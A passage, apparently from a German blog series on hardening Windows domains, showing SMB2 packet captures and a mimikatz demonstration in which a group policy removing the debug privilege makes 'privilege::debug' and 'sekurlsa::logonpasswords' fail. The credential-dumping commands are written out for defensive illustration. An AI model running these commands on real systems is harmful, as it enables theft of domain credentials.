11	2.126059	192.168.101.100	192.168.101.1	TCP	54	49942 → 445 [RST, ACK] Seq=338 Ack=565 Win=0 Len=0
12	2.127019	192.168.101.100	192.168.101.1	TCP	66	49943 → 445 [SYN, ECN, CW] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
13	2.127050	192.168.101.1	192.168.101.100	TCP	66	445 → 49943 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
14	2.127143	192.168.101.100	192.168.101.1	TCP	54	49943 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
15	2.127197	192.168.101.100	192.168.101.1	SMB2	232	Negotiate Protocol Request
16	2.127395	192.168.101.1	192.168.101.100	SMB2	366	Negotiate Protocol Response
17	2.127846	192.168.101.100	192.168.101.1	TCP	54	49943 → 445 [RST, ACK] Seq=179 Ack=313 Win=0 Len=0
18	2.129371	192.168.101.100	192.168.101.1	TCP	66	445 → 49944 [SYN, ECN, CW] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
19	2.129402	192.168.101.1	192.168.101.100	TCP	66	445 → 49944 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
20	2.129493	192.168.101.100	192.168.101.1	TCP	54	49944 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
21	2.129530	192.168.101.100	192.168.101.1	SMB2	232	Negotiate Protocol Request
22	2.129726	192.168.101.1	192.168.101.100	SMB2	366	Negotiate Protocol Response
23	2.130205	192.168.101.100	192.168.101.1	TCP	54	49944 → 445 [RST, ACK] Seq=179 Ack=313 Win=0 Len=0
24	5.091244	192.168.101.100	192.168.101.1	SMB2	126	Tree Disconnect Request
25	5.091352	192.168.101.1	192.168.101.100	SMB2	126	Tree Disconnect Response
26	5.091701	192.168.101.100	192.168.101.1	SMB2	126	Session Logoff Request
27	5.091780	192.168.101.1	192.168.101.100	SMB2	126	Session Logoff Response
28	5.092741	192.168.101.100	192.168.101.1	TCP	54	49939 → 445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	5.092742	192.168.101.100	192.168.101.1	TCP	54	49936 → 445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	5.092742	192.168.101.100	192.168.101.1	TCP	54	49941 → 445 [RST, ACK] Seq=73 Ack=73 Win=0 Len=0
31	5.092743	192.168.101.100	192.168.101.1	TCP	54	49940 → 445 [RST, ACK] Seq=73 Ack=73 Win=0 Len=0

Dagegen funktioniert es mit dem DNS-Namen wie gewohnt:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.101.100	192.168.101.1	TCP	66	49945 → 445 [SYN, ECN, CW] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000053	192.168.101.1	192.168.101.100	TCP	66	445 → 49945 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.000172	192.168.101.100	192.168.101.1	TCP	54	49945 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
4	0.000256	192.168.101.100	192.168.101.1	SMB	213	Negotiate Protocol Request
5	0.001857	192.168.101.1	192.168.101.100	SMB2	306	Negotiate Protocol Response
6	0.002012	192.168.101.100	192.168.101.1	SMB2	232	Negotiate Protocol Request
7	0.002314	192.168.101.1	192.168.101.100	SMB2	366	Negotiate Protocol Response
8	0.002940	192.168.101.100	192.168.101.1	TCP	1514	[TCP segment of a reassembled PDU]
9	0.002941	192.168.101.100	192.168.101.1	TCP	1514	[TCP segment of a reassembled PDU]
10	0.002941	192.168.101.100	192.168.101.1	SMB2	434	Session Setup Request
11	0.002965	192.168.101.1	192.168.101.100	TCP	54	445 → 49945 [ACK] Seq=565 Ack=3638 Win=2102272 Len=0
12	0.003910	192.168.101.1	192.168.101.100	SMB2	315	Session Setup Response
13	0.004769	192.168.101.100	192.168.101.1	SMB2	154	Tree Connect Request Tree: \\c-dc1\IPC\$
14	0.004897	192.168.101.1	192.168.101.100	SMB2	138	Tree Connect Response
15	0.005067	192.168.101.100	192.168.101.1	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
16	0.005075	192.168.101.100	192.168.101.1	SMB2	190	Create Request File: srvsvc
17	0.005083	192.168.101.1	192.168.101.100	TCP	54	445 → 49945 [ACK] Seq=910 Ack=3998 Win=2102016 Len=0
18	0.005173	192.168.101.1	192.168.101.100	SMB2	210	Create Response File: srvsvc
19	0.005235	192.168.101.1	192.168.101.100	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
20	0.005314	192.168.101.100	192.168.101.1	TCP	54	49945 → 445 [ACK] Seq=3998 Ack=1486 Win=2102272 Len=0
21	0.005388	192.168.101.100	192.168.101.1	DCERPC	330	Bind: call_id: 2, Fragment: Single, 3 context items: SRVSVC V3.0 (32bit NDR), SRVSVC V3.0 (6
22	0.005411	192.168.101.1	192.168.101.100	SMB2	138	Write Response

## Szene 6 – Deaktivierung der Debug-Berechtigung

### Der Angriff mit Debug-Berechtigung

Mimikatz braucht Systemrechte, um mit der LSA zu kommunizieren. Die erhalten wir mit der Zeile:

```
mimikatz 2.1.1 x64 (oe.eo)

C:\mimikatz\x64>mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 21 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Per Default hat jeder Administrator dieses Recht. Aber braucht er das wirklich 24/7?

### Gegenmaßnahme: keine Debugrechte für alle mit einer GPO

Mit einer GPO kann die Richtlinieneinstellung ohne Benutzer oder Gruppe auf einen leeren Eintrag gesetzt werden:



### Der Angriff ohne Debug-Berechtigung

Ein neuer Versuch (nach einem Laden der neuen GPO und einem Neustart) zeigt, dass mimikatz nun keine Systemrechte mehr bekommt:

```
mimikatz 2.1.1 x64 (oe.eo)


C:\mimikatz\x64>mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 21 modules * * */

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #
```

Und ohne diese gibt es auch keine Hashes:



```
mimikatz 2.1.1 x64 (oe, eo)
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
mimikatz # _
```

Das funktioniert auch auf alten Systemen... Hätte ich damit vielleicht auf Seite 1 anfangen sollen? 😊

## Zusammenfassung

Es existieren einige Möglichkeiten, einen Angreifer in seinem Wirken einzuschränken. Aber selbst in der Kombination ist es nur eine Frage der Zeit bzw. abhängig von den Skills des Angreifers, wann dieser weiter kommt!

Ein Umstieg auf moderne Betriebssysteme kann ein wirksames Mittel sein. Und wenn es nur für die „wichtigen“ Systeme eingesetzt wird:

- Workstations für Administratoren
- JumpServer für den sicheren Zugang zum Servernetzwerk

Viel Spaß beim Ausprobieren!